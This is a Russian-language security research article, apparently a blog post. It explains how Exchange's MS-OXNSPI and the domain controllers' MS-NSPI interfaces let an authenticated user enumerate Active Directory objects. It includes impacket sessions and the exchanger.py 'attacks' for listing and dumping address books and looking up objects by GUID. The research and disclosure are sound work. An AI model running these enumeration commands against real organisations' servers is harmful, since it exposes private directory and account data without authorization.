3.1.4.1.13	NspiDNToMId (Opnum 7)	59
3.1.4.1.14	NspiModProps (Opnum 11)	59
3.1.4.1.15	NspiModLinkAtt (Opnum 14)	60
3.1.4.1.16	NspiResolveNames (Opnum 19)	62
3.1.4.1.17	NspiResolveNamesW (Opnum 20).....	63
3.1.4.1.18	NspiGetTemplateInfo (Opnum 13)	64
3.1.4.2	Required Properties	66
3.1.4.3	String Handling.....	66
3.1.4.3.1	Required Native Categorizations	67
3.1.4.3.2	Required Code Page Support.....	67
3.1.4.3.3	Conversion Rules for String Values Specified by the Server to the Client	67
3.1.4.3.4	Conversion Rules for String Values Specified by the Client to the Server	68
3.1.4.3.5	String Comparison.....	69
3.1.4.3.5.1	Unicode String Comparison	69
3.1.4.3.5.2	8-Bit String Comparison	69
3.1.4.3.6	String Sorting	69
3.1.4.4	Tables	70
3.1.4.4.1	Status-Based Tables	70
3.1.4.4.2	Explicit Tables.....	70
3.1.4.4.2.1	Restriction-Based Explicit Tables.....	70
3.1.4.4.2.2	Property Value-Based Explicit Tables	70
3.1.4.4.3	Specific Instantiations of Special Tables	70
3.1.4.4.3.1	Address Book Hierarchy Table	70
3.1.4.4.3.2	Address Creation Table	71
3.1.4.5	Positioning in a Table.....	71
3.1.4.5.1	Absolute Positioning.....	71

Содержание спецификации MS-OXNSPI

Для работы с MS-OXNSPI важно понимать, что такое Legacy DN. В спецификации вы увидите термины «DN» и «DN», которые, похоже, относятся к Active Directory:

3.1.4.1.13 NspiDNToMId (Opnum 7)

The **NspiDNToMId** method maps a set of **DNs** to a set of **Minimal Entry ID**.

```
long NspiDNToMId(
    [in] NSPI_HANDLE hRpc,
    [in] DWORD Reserved,
    [in] StringsArray_r* pNames,
    [out] PropertyTagArray_r** ppMIds
);
```

hRpc: An **RPC** context handle, as specified in section [2.2.10](#).

Reserved: A **DWORD** [\[MS-DTYP\]](#) value reserved for future use. Ignored by the server.

pNames: A **StringsArray_r** value. It holds a list of strings that contain **DNs**, as specified in [\[MS-OXOABK\]](#).

ppMIds: A **PropertyTagArray_r** value. On return, it holds a list of Minimal Entry IDs.

Return Values: The server returns a long value that specifies the return status of the method.

Выдержка из спецификации MS-OXNSPI: 3.1.4.1.13 NspiDNToMId

Правда в том, что эти DN не являются DN Active Directory. Это устаревшие DN.

В 1997 году Exchange не был основан на Active Directory и использовал своего предшественника, службу каталогов X.500. В 2000 году произошла миграция в Active Directory, и каждому атрибуту X.500 был назначен соответствующий атрибут в Active Directory:

X.500 Attribute	Active Directory Attribute
DXA-Flags	none
DXA-Task	none
distinguishedName	legacyExchangeDN
objectGUID	objectGUID
mail	mail
none	distinguishedName
...	...

Отличительное имя X.500 было перемещено в legacyExchangeDN, а Active Directory получил собственное отличительное имя. Но с точки зрения протоколов Exchange мало что изменилось. Протоколы были изменены для доступа к Active Directory вместо службы каталогов X.500, но многие термины и внутренние функции остались прежними.

Я бы сказал, что пространство X.500 поверх Active Directory было сформировано, и все элементы с атрибутом legacyExchangeDN представляют его.

Посмотрим, как это делается на практике.

Я разработал реализацию протокола MS-OXNSPI, но прежде чем мы ее используем, давайте запросим наш образец объекта через LDAP:

```

arseniy@ptarch $ LDAPPER.py -D CONTOSO -U 'Administrator' -P 'P@ssw0rd' -S DC01.CONTOSO.COM \
> -s '(mail=kmia@contoso.com)' mail objectGUID legacyExchangeDN distinguishedName
CN=Mia,CN=Users,DC=CONTOSO,DC=COM
cn:
  Mia
distinguishedName:
  CN=Mia,CN=Users,DC=CONTOSO,DC=COM
legacyExchangeDN:
  /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7cf5d1e9
2ef4d3ebae408f2d3fde0ee-Mia
mail:
  kmia@contoso.com
objectGUID:
  '{371f5fa8-90f8-4b9d-9e6d-247ce82634ce}'

```

Подключение к Active Directory через LDAP и получение информации о примере пользователя

Как и ожидалось, поле disabledName содержит отличительное имя объекта Active Directory, а поле legacyExchangeDN содержит другой элемент, который мы называем Legacy DN.

Чтобы запросить информацию об этом пользователе через MS-OXNSPI, мы будем использовать его Legacy DN в качестве DN, поскольку он представляет DN в нашем воображаемом пространстве X.500:

```

In [1]: from impacket.dcerpc.v5 import transport, nsapi
.....
....: rpc = transport.DCERPCTransportFactory('ncacn_http:[6004,RpcProxy=mail.contoso.com:443]')
....: rpc.set_credentials('Administrator', 'P@ssw0rd', 'CONTOSO')
....:
....: dce = rpc.get_dce_rpc()
....: dce.connect()
....: dce.bind(nsapi.MSRPC_UUID_NSPI)
....:
....: handler = nsapi.hNsapiBind(dce)['contextHandle']
....:
....: dn = '/o=Security Research/ou=Exchange Administrative' \
....:     ' Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7cf5' \
....:     'd1e92ef4d3ebae408f2d3fde0ee-Mia'
....:
....: resp = nsapi.hNsapiDNToMId(dce, handler, [dn])
....: resp.dump()
....:
NspiDNToMIdResponse
ppOutMIDs:
cValues:                      1
aulPropTag:
  [
    4294967280 ,
  ]
ErrorCode:                     0

```

Подключение к Exchange через MS-OXNSPI и выполнение операции NspiDNToMId

Вызванная нами операция NspiDNToMId вернула временный идентификатор объекта, который работает только во время этого сеанса. Мы поговорим об этом в следующем разделе, а пока просто обратите внимание, что мы передали Legacy DN как DN, и это сработало.

Также обратите внимание, что мы использовали учетную запись «Администратор», и она работала, несмотря на то, что у этой учетной записи нет почтового ящика. Даже машинная учетная запись будет работать нормально.

Запросим все свойства объекта через полученный временный идентификатор:

```
In [2]: resp = nspi.hNspiGetProps(dce, handler, 4294967280)
...: ppRows = nspi.simplifyPropertyRow(resp['ppRows'])
...
...: for row in ppRows:
...:     print("%i: %s" % (row, ppRows[row]))
...
267780354: -16
267911426: c840a7dc-42c0-1a10-b4b9-08002b2fe182
267976962: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
268304387: 6
268370178: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
805371934: Mia
805437470: EX
805503006: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
805765184: 2020-06-23 00:48:55
805830720: 2020-06-26 05:10:45
806027522: EX:/o=SECURITY RESEARCH/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN
956301315: 0
956432642: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b7
956628995: 1073741824
972947486: kmia@contoso.com
973013022: kmia
973078558: kmia
974061598: Mia
975175710: Mia
980484099: 0
1757675778: 371f5fa8-90f8-4b9d-9ebd-247ce82634ce
2148470814: ['sip:kmia@contoso.com', 'SMTP:kmia@contoso.com']
2150039810: S-1-5-21-3762819550-2217300684-2077116877-1612
2150170627: 42756
2151415838: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b
2158952451: 1209600
2159869955: 4
2161377291: 1
2169765891: 29910
```

Запрос информации об объекте образца через MS-OXNSPI

Как видите, мы смогли получить множество свойств, которые не проявляются с помощью других методов (например, извлечения автономной адресной книги). К сожалению, здесь представлены не все свойства Active Directory. Exchange возвращает только поля нашего воображаемого пространства X.500.

Поскольку в документации описаны операции по получению всех членов любой адресной книги, мы можем разработать инструмент для извлечения всех доступных полей всех учетных записей почтовых ящиков. Я представлю этот инструмент в конце, но теперь давайте двигаться дальше, так как мы хотели получить доступ ко всей информации Active Directory.

Выявление форматов MID и Legacy DNs

Одним из ключевых терминов в MS-OXNSPI является минимальный идентификатор записи (MID). MID — это 4-байтовые целые числа, которые действуют как временные идентификаторы во время одного сеанса MS-OXNSPI:

2.2.9.1 MinimalEntryID

A **Minimal Entry ID** is a single **DWORD** value that identifies a specific object in the **address book**. Minimal Entry IDs with values less than 0x00000010 are used by clients as signals to trigger specific behaviors in specific **NSPI** methods. Except in those places where the protocol defines a specific behavior for these Minimal Entry IDs, the server MUST treat these Minimal Entry IDs as Minimal Entry IDs that do not specify an object in the address book. Specific values used in this way are defined in sections [2.2.1.8](#) and [2.2.1.9](#).

Minimal Entry IDs are created and assigned by Exchange NSPI server. The algorithm used by a server to create a Minimal Entry ID is not restricted by this protocol. A Minimal Entry ID is valid only to servers that respond to an NspiBind method, as specified in section [3.1.4.1.1](#), with the same server GUID as that used by the server that created the Minimal Entry ID. It is not possible for a client to predict a Minimal Entry ID.

This type is declared as follows:

```
typedef DWORD MinEntryID;
```

Выдержка из спецификации MS-OXNSPI: 2.2.9.1 MinimalEntryID

В документации не раскрывается алгоритм создания MID.

Чтобы изучить, как формируются MID, мы вызовем операцию NspiGetSpecialTable и получим список существующих адресных книг:

```
In [2]: from impacket.mapi_constants import MAPI_PROPERTIES
...
...: resp = nspi.hNspiGetSpecialTable(dce, handler)
...: ppRows = nspi.simplifyPropertyRowSet(resp['ppRows'])
...
...: for row in ppRows:
...:     print("==== Address Book ====")
...:     for column in row:
...:         col_name = MAPI_PROPERTIES[(column & 0xFFFF0000) >> 16][4]
...:         print("%s: %s" % (col_name, row[column]))
...
...
==== Address Book ====
PidTagEntryId: /
PidTagContainerFlags: 9
PidTagDepth: 0
PidTagAddressBookContainerId: 0
PidTagDisplayName: b''
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=B2D6307C8376CA4DA4CE20E29BB1F2DF
PidTagContainerFlags: 11
PidTagDepth: 0
PidTagAddressBookContainerId: -16
PidTagDisplayName: All Address Lists
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=3A6AB4D78E42D84CBA104B79F7708692
PidTagContainerFlags: 9
PidTagDepth: 1
PidTagAddressBookContainerId: -17
PidTagDisplayName: All Contacts
PidTagAddressBookIsMaster: 0
PidTagAddressBookParentEntryId: /guid=B2D6307C8376CA4DA4CE20E29BB1F2DF
==== Address Book ====
PidTagEntryId: /guid=2E6CCC81829119478492BECA713B9E40
PidTagContainerFlags: 9
PidTagDepth: 1
PidTagAddressBookContainerId: -18
PidTagDisplayName: All Distribution Lists
```

The diagram shows three lines originating from the text "Exchange" and "MIDs" located on the right side of the slide. One line points to the first PidTagEntryId value, another to the second, and a third to the third. The PidTagEntryId values are: "/", "/guid=B2D6307C8376CA4DA4CE20E29BB1F2DF", and "/guid=3A6AB4D78E42D84CBA104B79F7708692".

Демонстрация использования операции NspiGetSpecialTable

В выходных данных поле PidTagAddressBookContainerId содержит назначенный Mid для каждой адресной книги. Легко заметить, что это просто целые числа, уменьшающиеся от 0xFFFFFFF0:

MID HEX Format	MID Unsigned Int Format	MID Signed Int Format
0xFFFFFFF0	4294967280	-16
0xFFFFFEF	4294967279	-17
0xFFFFFEE	4294967278	-18
...

Номер 4294967280 также появился в предыдущем разделе, где мы запросили образец информации о пользователе. Это снова здесь, потому что я использовал пустой сеанс, чтобы сделать этот снимок экрана. Если бы это был тот же сеанс, мы бы получили MID, назначенные с 4294967279.

Взгляните на поле PidTagEntryId в показанном выводе. Он содержит новый для нас формат Legacy DN:



/guid=B2D6307C8376CA4DA4CE20E29BB1F2DF

Если вы попытаетесь запросить объекты, используя этот формат, вы обнаружите, что можете получить любой объект Active Directory по его objectGUID:

```
In [4]: dn = '/guid=f24b833b62919948b1d1d2d888cdb10b'
...
...: resp = nspi.hNspiDNToMid(dce, handler, [dn])
...: resp.dump()
...
...: resp = nspi.hNspiGetProps(dce, handler, 4294967280)
...: ppRows = nspi.simplifyPropertyRow(resp['ppRows'])
...
...: for row in ppRows:
...:     print("%i: %s" % (row, ppRows[row]))
...
NspiDNToMidResponse
ppOutMIDs:
    cValues: 1
    aulPropTag:
        [
            4294967280 ,
        ]
ErrorCode: 0

267780354: -16
267911426: c840a7dc-42c0-1a10-b4b9-08002b2fe182
267976962: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
268304387: 6
268370178: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
805437470: EX
805503006: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
805765184: 2020-06-25 04:42:14
805830720: 2020-06-25 04:42:37
806027522: EX:
956301315: 6
956432642: /o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
974061598: sharepoint-service
1757675778: 3b834bf2-9162-4899-b1d1-d2d888cdb10b
2148470814: []
2150039810: S-1-5-21-3762819550-2217300684-2077116877-1615
2150170627: 39585
2159869955: 4
2169765891: 39577
2181169182: sharepoint-service
2355953922: 3b834bf2-9162-4899-b1d1-d2d888cdb10b
```

Получение доступа к данным сервисного аккаунта по его objectGUID

Этот вывод показывает другой аналогичный формат Legacy DN:




```
/o=NT5/ou=00000000000000000000000000000000/cn=F24B833B62919948B1D1D2D888CDB10B
```

Итак, нам нужно совсем немного, чтобы получить полные данные Active Directory: мы должны либо получить список всех GUID Active Directory, либо каким-то образом заставить сервер назначать Mid каждому объекту Active Directory.

Выявление скрытого формата MID

Я перерисовал ранее использовавшуюся схему, чтобы показать, как работает MS-OXNSPI с точки зрения сервера:



Exchange не сопоставляет и не сортирует данные самостоятельно; он действует как прокси. Большая часть работы выполняется на контроллерах домена. Exchange использует протоколы LDAP и MS-NSPI для подключения к контроллерам домена для доступа к базе данных Active Directory.

MS-NSPI — это протокол MSRPC, почти полностью совместимый с MS-OXNSPI:

3 Protocol Details.....	3.1 Server Details.....	3.1.4 Message Processing Events and Sequencing Rules.....
3.1.1 Abstract Data Model.....	3.1.4.1 NspiBind (Opnum 0)	3.1.4.1 NspiBind (Opnum 0)
3.1.2 Timers	3.1.4.2 NspiUnbind (Opnum 1).....	3.1.4.2 NspiUnbind (Opnum 1).....
3.1.3 Initialization.....	3.1.4.3 NspiGetSpecialTable (Opnum 12)	3.1.4.3 NspiGetSpecialTable (Opnum 12)
3.1.4 Message Processing Events and Sequencing Rules ..	3.1.4.4 NspiUpdateStat (Opnum 2).....	3.1.4.4 NspiUpdateStat (Opnum 2).....
3.1.4.1 NSPI Methods	3.1.4.5 NspiQueryColumns (Opnum 16)	3.1.4.5 NspiQueryColumns (Opnum 16)
3.1.4.1.1 NspiBind (Opnum 0)	3.1.4.6 NspiGetPropList (Opnum 8).....	3.1.4.6 NspiGetPropList (Opnum 8).....
3.1.4.1.2 NspiUnbind (Opnum 1).....	3.1.4.7 NspiGetProps (Opnum 9).....	3.1.4.7 NspiGetProps (Opnum 9).....
3.1.4.1.3 NspiGetSpecialTable (Opnum 12)	3.1.4.8 NspiQueryRows (Opnum 3).....	3.1.4.8 NspiQueryRows (Opnum 3).....
3.1.4.1.4 NspiUpdateStat (Opnum 2).....	3.1.4.9 NspiSeekEntries (Opnum 4)	3.1.4.9 NspiSeekEntries (Opnum 4)
3.1.4.1.5 NspiQueryColumns (Opnum 16)	3.1.4.10 NspiGetMatches (Opnum 5)	3.1.4.10 NspiGetMatches (Opnum 5)
3.1.4.1.6 NspiGetPropList (Opnum 8)	3.1.4.11 NspiResortRestriction (Opnum 6)	3.1.4.11 NspiResortRestriction (Opnum 6)
3.1.4.1.7 NspiGetProps (Opnum 9).....	3.1.4.12 NspiCompareMIDs (Opnum 10).....	3.1.4.12 NspiCompareMIDs (Opnum 10).....
3.1.4.1.8 NspiQueryRows (Opnum 3).....	3.1.4.13 NspiDNTOMid (Opnum 7)	3.1.4.13 NspiDNTOMid (Opnum 7)
3.1.4.1.9 NspiSeekEntries (Opnum 4)	3.1.4.14 NspiModProps (Opnum 11).....	3.1.4.14 NspiModProps (Opnum 11).....
3.1.4.1.10 NspiGetMatches (Opnum 5)	3.1.4.15 NspiModLinkAtt (Opnum 14)	3.1.4.15 NspiModLinkAtt (Opnum 14)
3.1.4.1.11 NspiResortRestriction (Opnum 6)	3.1.4.16 NspiGetNamesFromIDs (Opnum 17).....	3.1.4.16 NspiGetNamesFromIDs (Opnum 17).....
3.1.4.1.12 NspiCompareMIDs (Opnum 10)	3.1.4.17 NspiGetIDsFromNames (Opnum 18).....	3.1.4.17 NspiGetIDsFromNames (Opnum 18).....
3.1.4.1.13 NspiDNTOMid (Opnum 7)	3.1.4.18 NspiResolveNames (Opnum 19)	3.1.4.18 NspiResolveNames (Opnum 19)
3.1.4.1.14 NspiModProps (Opnum 11)	3.1.4.19 NspiResolveNamesW (Opnum 20)	3.1.4.19 NspiResolveNamesW (Opnum 20)
3.1.4.1.15 NspiModLinkAtt (Opnum 14)	3.1.4.20 NspiGetTemplateInfo (Opnum 13).....	3.1.4.20 NspiGetTemplateInfo (Opnum 13).....
3.1.4.1.16 NspiResolveNames (Opnum 19)	3.1.5 Timer Events	3.1.5 Timer Events
3.1.4.1.17 NspiResolveNamesW (Opnum 20).....	3.1.6 Other Local Events	3.1.6 Other Local Events
3.1.4.1.18 NspiGetTemplateInfo (Opnum 13).....	3.2 Client Details.....	3.2 Client Details.....
3.1.4.2 Required Properties	3.2.1 Abstract Data Model	3.2.1 Abstract Data Model
3.1.4.3 String Handling.....	3.2.2 Timers	3.2.2 Timers
3.1.4.3.1 Required Native Categorizations	3.2.3 Initialization	3.2.3 Initialization
3.1.4.3.2 Required Code Page Support.....	3.2.4 Message Processing Events and Sequencing Rules.....	3.2.4 Message Processing Events and Sequencing Rules.....
3.1.4.3.3 Conversion Rules for String Values Specified	3.2.5 Timer Events	3.2.5 Timer Events
3.1.4.3.4 Conversion Rules for String Values Specified	3.2.6 Other Local Events	3.2.6 Other Local Events
3.1.4.3.5 String Comparison.....		

Содержание спецификации MS-OXNSPI

Основное отличие состоит в том, что протокол MS-NSPI предлагается библиотекой ntdsai.dll в памяти lsass.exe на контроллерах домена при настройке Exchange.

Протоколы MS-NSPI и MS-OXNSPI даже используют общие UUID:

Protocol	UUID
MS-NSPI	F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0
MS-OXNSPI	F5CC5A18-4264-101A-8C59-08002B2F8426 v56.0

Итак, MS-NSPI — это третий сетевой протокол после LDAP и MS-DRSR (MS-DRSR также известен как DcSync и DRSSUAPI) для доступа к базе данных Active Directory.

Давайте подключимся к контроллеру домена через MS-NSPI, используя наш код, разработанный для MS-OXNSPI:

Содержание спецификации MS-NSPI

```
In [1]: from impacket.dcerpc.v5 import transport, epm, nspi
.....
.... stringBinding = epm.hept_map("DC01.CONTOSO.COM", nspi.MSRPC_UUID_NSPI,
.....                               protocol='ncacn_ip_tcp')
.....
.... print(stringBinding)
.....
.... rpc = transport.DCERPCTransportFactory(stringBinding)
.... rpc.set_credentials('Administrator', 'P@ssw0rd', 'CONTOSO')
.....
.... dce = rpc.get_dce_rpc()
.... dce.connect()
.... dce.set_auth_level(6)
.... dce.bind(nspi.MSRPC_UUID_NSPI)
.....
.... handler = nspi.hNspiBind(dce)[ 'contextHandle' ]
.....
ncacn_ip_tcp:DC01.CONTOSO.COM[49668]
```

Определение конечной точки MS-NSPI на контроллере домена и подключение к ней

И давайте вызовем NspiGetSpecialTable, операцию, которую мы ранее использовали для получения списка существующих адресных книг, непосредственно на контроллере домена:

```
In [2]: from impacket.mapi_constants import MAPI_PROPERTIES
.....
.... resp = nspi.hNspiGetSpecialTable(dce, handler)
.... ppRows = nspi.simplifyPropertyRowSet(resp['ppRows'])
.....
.... for row in ppRows:
....     print("==== Address Book ====")
....     for column in row:
....         col_name = MAPI_PROPERTIES[(column & 0xFFFF0000) >> 16][4]
....         print("%s: %s" % (col_name, row[column]))
.....
==== Address Book ====
PidTagEntryId: /
PidTagContainerFlags: 9
PidTagDepth: 0
PidTagAddressBookContainerId: 0
PidTagDisplayName: b''
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=2e046a4210e21a49a417212b6071b1a3
PidTagContainerFlags: 11
PidTagDepth: 0
PidTagAddressBookContainerId: 7576
PidTagDisplayName: All Address Lists
PidTagAddressBookIsMaster: 0
==== Address Book ====
PidTagEntryId: /guid=e547a6431144fc45bd94a62160121aab
PidTagContainerFlags: 9
PidTagDepth: 1
PidTagAddressBookContainerId: 12063
PidTagDisplayName: All Contacts
```

DC MIDs

Вызов NspiGetSpecialTable на контроллере домена

Возвращаемые адресные книги остаются прежними, но MID отличаются. MID на контроллере домена представляет объект DNT.

Метки различающихся имен (DNT) — это 4-байтовые целочисленные индексы объектов в базе данных NTDS.dit контроллера домена. DNT различаются на каждом контроллере домена: они никогда не реплицируются, но могут быть скопированы во время начальной синхронизации контроллера домена.

DNT обычно начинаются между 1700 и 2200, заканчиваются до 100 000 в доменах среднего размера и заканчиваются до 5 000 000 в доменах большого размера. Новые DNT создаются путем увеличения предыдущих. Согласно сайту Microsoft, максимальное значение DNT равно 231 (2 147 483 648).

MID на контроллерах домена — это DNT.

Тот факт, что контроллеры домена используют DNT в качестве MID, удобен, поскольку таким образом контроллерам домена не нужно поддерживать в памяти таблицу соответствия между MID и GUID для каждого объекта. Недостатком является то, что клиент NSPI может запросить любой DNT, пропуская процесс назначения MID.

Запрос DNT через Exchange

Давайте построим таблицу с примерными диапазонами MID, которые мы обнаружили:

MID Range	Used to
0x00000000 .. 0x0000000F	Запуск определенного поведения в определенных методах (например, указание конца таблицы)
0x00000010 .. 0x7FFFFFFF	Используется контроллерами домена в качестве MID и DNT.
0xFFFFFFF0 .. 0x80000000	Используется Exchange как динамически назначаемые MID

Очевидно, что MID контроллеров домена и MID Exchange не пересекаются. Это сделано специально:

Exchange позволяет передавать MID контроллера домена конечному пользователю и от него.

Это один из способов передачи Exchange операций сопоставления данных контроллерам домена. Примером операции, наглядно демонстрирующей это, может быть NspiUpdateStat:

```
In [3]: stat = nsapi.STAT()
...: stat['ContainerID'] = 4294967275
...:
...: resp = nsapi.hNspiUpdateStat(dce, handler, stat)
...: resp.dump()

NsapiUpdateStatResponse
pStat:
    SortType:
    ContainerID: 4294967275
    CurrentRec: 6060
    Delta: 0
    NumPos: 0
    TotalRecs: 5
    CodePage: 0
    TemplateLocale:
    SortLocale: 0
    p1Delta: NULL
    ErrorCode: 0
```

Exchange MID

DC MID

Вызов операции NspiUpdateStat через MS Exchange

Фактически, в Exchange 2003 MS-OXNSPI не существовало, и будущий протокол с именем MS-OXABREF возвращал клиенту адрес контроллера домена. Далее клиент связывался с интерфейсом MS-NSPI на контроллере домена через прокси-сервер RPC, не пропуская трафик через Exchange.

После 2003 года реализация NSPI начала перемещаться с контроллеров домена на Exchange, и вы найдете термин NSPI Proxy Interface в книгах того времени. В 2011 году была опубликована первоначальная спецификация MS-OXNSPI, но внутри она по-прежнему основана на конечных точках NSPI контроллера домена.

Эта история также объясняет, почему в настоящее время мы видим порт 593/tcp с картографом конечных точек ncacn_http на каждом контроллере домена. Это порт для Outlook 2003 для определения местоположения интерфейса MS-NSPI через прокси-серверы RPC.

Если вам интересно, можем ли мы найти все DNT от нуля до большого числа как MID через Exchange, именно так наш инструмент получит все записи Active Directory.

Обзор инструмента

Для проведения всех описанных перемещений была разработана утилита exchanger.py:

```
arseniy@ptarch $ exchanger.py CONTOS0/user01:'P@ssw0rd'@EXCH01.CONTOS0.COM nspi --help
Impacket v1234 - Copyright 2020 SecureAuth Corporation

usage: exchanger.py target nspi [-h] {list-tables,dump-tables,guid-known,dnt-lookup} ...

positional arguments:
  {list-tables,dump-tables,guid-known,dnt-lookup}
    A submodule name
      list-tables      List Address Books
      dump-tables     Dump Address Books
      guid-known      Retrieve Active Directory objects by GUID / GUIDs
      dnt-lookup       Lookup Distinguished Name Tags

optional arguments:
  -h, --help            show this help message and exit
```

Отображение поддерживаемых атак в exchanger.py

Атака list-tables перечисляет адресные книги и может подсчитывать сущности в каждой из них:

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> list-tables -count
Impacket v1234 - Copyright 2020 SecureAuth Corporation

Default Global Address List
TotalRecs: 4
Guid: None

All Address Lists
TotalRecs: 0
Guid: 7c30d6b2-7683-4dca-a4ce-20e29bb1f2df

    All Contacts
    TotalRecs: 1
    Guid: d7b46a3a-428e-4cd8-ba10-4b79f7708692

    All Distribution Lists
    TotalRecs: 0
    Guid: b1cc6c2e-9182-4719-8492-beca713b9e40

    All Rooms
    TotalRecs: 0
    Guid: e72a3dcf-59ae-4071-b76e-bb7dab6ee6b9

    All Users
    TotalRecs: 3
    Guid: 48d9f516-2e23-4051-95ba-a01607ae06d2

    Hackers
    TotalRecs: 5
    Guid: effa2193-d995-4476-8c29-98c603b4442e

    Public Folders
    TotalRecs: 0
    Guid: 9c963278-71b1-4ac5-97dc-dd519328d894
```

Пример использования атаки list-tables

Атака dump-tables может создать дамп любой указанной адресной книги по ее имени или GUID. Он поддерживает запрос всех свойств или одного из предопределенного набора полей. Он способен получить любое количество строк одним запросом:

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> dump-tables --help
Impacket v1234 - Copyright 2020 SecureAuth Corporation

usage: exchanger.py target nspi dump-tables [-h]
                                              [-lookup-type [{MINIMAL,EXTENDED,FULL,GUIDS}]]
                                              [-rows-per-request 50] [-name NAME] [-guid GUID]
                                              [-output-type [{hex,base64}]]
                                              [-output-file OUTPUT_FILE]

optional arguments:
-h, --help            show this help message and exit
-lookup-type [{MINIMAL,EXTENDED,FULL,GUIDS}]
    Lookup type:
        MINIMAL - Request limited set of fields (default)
        EXTENDED - Request extended set of fields
        FULL     - Request all fields for each row
        GUIDS   - Request only GUIDs
-rows-per-request 50  Limit the number of rows per request
-name NAME           Dump table with the specified name (inc. GAL)
-guid GUID           Dump table with the specified GUID
-output-type [{hex,base64}]
    Output format for binary objects
-output-file OUTPUT_FILE
    Output filename
```

Помощь от атаки dump-tables

```
arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> dump-tables -name Hackers -lookup-type EXTENDED
Impacket v1234 - Copyright 2020 SecureAuth Corporation

[*] Lookoping address book with objectGUID = EFFA2193-D995-4476-8C29-98C603B4442E
mailNickname: kmia
mail: kmia@contoso.com
objectSid: S-1-5-21-3762819550-2217300684-2077116877-1612
whenCreated: 2020-06-23 00:48:55
whenChanged: 2020-07-06 08:50:11
objectGUID: 371f5fa8-90f8-4b9d-9e6d-247ce82634ce
cn: Mia
name: Mia
PR_ENTRYID: /o=Security Research/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn
PR_DISPLAY_NAME: Mia
PR_TRANSMITTABLE_DISPLAY_NAME: Mia
displayNamePrintable: kmia
proxyAddresses: ['sip:kmia@contoso.com', 'SMTP:kmia@contoso.com']
PR_OBJECT_TYPE: 6
PR_DISPLAY_TYPE: 0
instanceType: 4
extensionAttribute1: PT SWARM
protocolSettings: [b'RemotePowerShell\xa71']
msExchUserCulture: en-US
msExchMailboxGuid: 10081138-ffcf-4bc9-b096-87d31cf60955
PR_INSTANCE_KEY: -24
```

Пример использования атаки dump-tables

Атака с известным guid возвращает объекты Active Directory по их GUID. Он способен искать GUID из указанного файла.

```

arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> guid-known -guid e8958a71-5696-4e3f-a080-68b50cce98ad -lookup-type FULL
Impacket v1234 - Copyright 2020 SecureAuth Corporation

PR_INSTANCE_KEY: -17
PR_MAPPING_SIGNATURE: c840a7dc-42c0-1a10-b4b9-08002b2fe182
PR_RECORD_KEY: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
PR_OBJECT_TYPE: 6
PR_ENTRYID: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
